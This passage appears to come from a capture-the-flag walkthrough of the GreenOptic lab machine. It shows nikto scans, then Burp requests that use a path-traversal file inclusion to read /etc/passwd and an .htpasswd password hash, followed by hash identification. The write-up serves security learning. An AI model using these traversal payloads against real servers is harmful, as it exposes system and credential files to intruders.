
Once again, I try all the default credentials. Nothing worked. So I ran nikto on the new domain.

```
^Ckali@kali:~nikto -h recoveryplan.greenoptic.vm
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.36.144
+ Target Hostname:    recoveryplan.greenoptic.vm
+ Target Port:        80
+ Start Time:         2020-08-24 11:31:25 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS) PHP/5.4.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type
+ / - Requires Authentication for realm 'Restricted area'
+ PHP/5.4.16 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1
.13, 7.2.1 may also current release for each branch.
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
is the EOL for the 2.x branch.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8823 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2020-08-24 11:32:34 (GMT-4) (69 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Nothing interesting here too. Once again I traced back my steps and ran nikto on the account webpage (I found when I ran dirb earlier). To be frank, I was getting frustrated by now.

```
kali@kali:~$ nikto -h http://192.168.36.144/account
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.36.144
+ Target Hostname:    192.168.36.144
+ Target Port:        80
+ Start Time:         2020-08-24 11:39:09 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS) PHP/5.4.16
+ Retrieved x-powered-by header: PHP/5.4.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type
+ Root page / redirects to: index.php?include=cookiewarning
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
is the EOL for the 2.x branch.
```

This scan too was not fruitful but one line attracted my interest. The line is highlighted above. Here's the page of my interest.



I wanted to probe this link further to check if it has any file inclusion vulnerabilities.



So I opened Burpsuite proxy and captured the request. Then I modified the request trying to view the /etc/passwd file. After a few tries and when I almost was ready to give up, I was suc-cessful. This was my first success in this challenge.

Request

Raw | Params | Headers | Hex

```
GET /account/index.php?include=../../../../etc/passwd HTTP/1.1
Host: 192.168.36.144
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Hex | HTML | Render | Raw | Headers

```
==============================
==============================
==========..>
        <script
src="js/main.js"></script>
root:x:0:0:root:/root:/bin/bas
h
bin:x:1:1:bin:/bin:/sbin/nolog
in
daemon:x:2:2:daemon:/sbin:/sbi
n/nologin
adm:x:3:4:adm:/var/adm:/sbin/n
ologin
lp:x:4:7:lp:/var/spool/lpd:/sb
in/nologin
sync:x:5:0:sync:/sbin:/bin/syn
c
shutdown:x:6:0:shutdown:/sbin:
/sbin/shutdown
```

But my query stopped there. I tried various entries that may be helpful to me. Then, finally m-y second successful move came when I viewed the .htpasswd file. This file is typically used to protect a file, folder or entire website with a password using HTTP authentication. I found a hash here.

Request

Raw | Params | Headers | Hex

```
GET /account/index.php?include=../../../../var/www/.htpasswd HTTP/1.1
Host: 192.168.36.144
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw | Headers | Hex | HTML | Render

```
                                        <button class="login100-form-btn">
                                            Login
                                        </button>
                                    </div>

                                </form>
                            </div>
                        </div>
                    </div>


                    <div id="dropDownSelect1"></div>

<!--===============================================================================================-->
                    <script src="vendor/jquery/jquery-3.2.1.min.js"></script>
<!--===============================================================================================-->
                    <script src="vendor/animsition/js/animsition.min.js"></script>
<!--===============================================================================================-->
                    <script src="vendor/bootstrap/js/popper.js"></script>
                    <script src="vendor/bootstrap/js/bootstrap.min.js"></script>
<!--===============================================================================================-->
                    <script src="vendor/select2/select2.min.js"></script>
<!--===============================================================================================-->
                    <script src="vendor/daterangepicker/moment.min.js"></script>
                    <script src="vendor/daterangepicker/daterangepicker.js"></script>
<!--===============================================================================================-->
                    <script src="vendor/countdowntime/countdowntime.js"></script>
<!--===============================================================================================-->
                    <script src="js/main.js"></script>
staff:$apr1$YQNFpPkc$rhUZOxRE55Nkl4EDn.1Po.
</body>
</html>
```

Hash-identifier recognized the hash as a MD5 hash.


```
hackercoolmagz@kali:~$ hash-identifier
   ##########################################################################
   #                                                                        #
   #    __ __                    __             ______    _____           #
   #   /\ \/\ \                  /\ \           /\__  _\  /\  _ `\         #
   #   \ \ \_\ \     __      ___ \ \ \___      \/_/\ \/  \ \ \/\ \        #
   #    \ \  _  \  /'__`\   /',__\ \ '_ `\        \ \ \   \ \ \ \ \       #
   #     \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \        \_\ \__ \ \ \_\ \      #
   #      \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #       \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   ##########################################################################

   --------------------------------------------------------------------------
 HASH: $apr1$YQNFpPkc$rhUZOxRE55Nkl4EDn.1Po.

Possible Hashs:
[+]  MD5(APR)
```

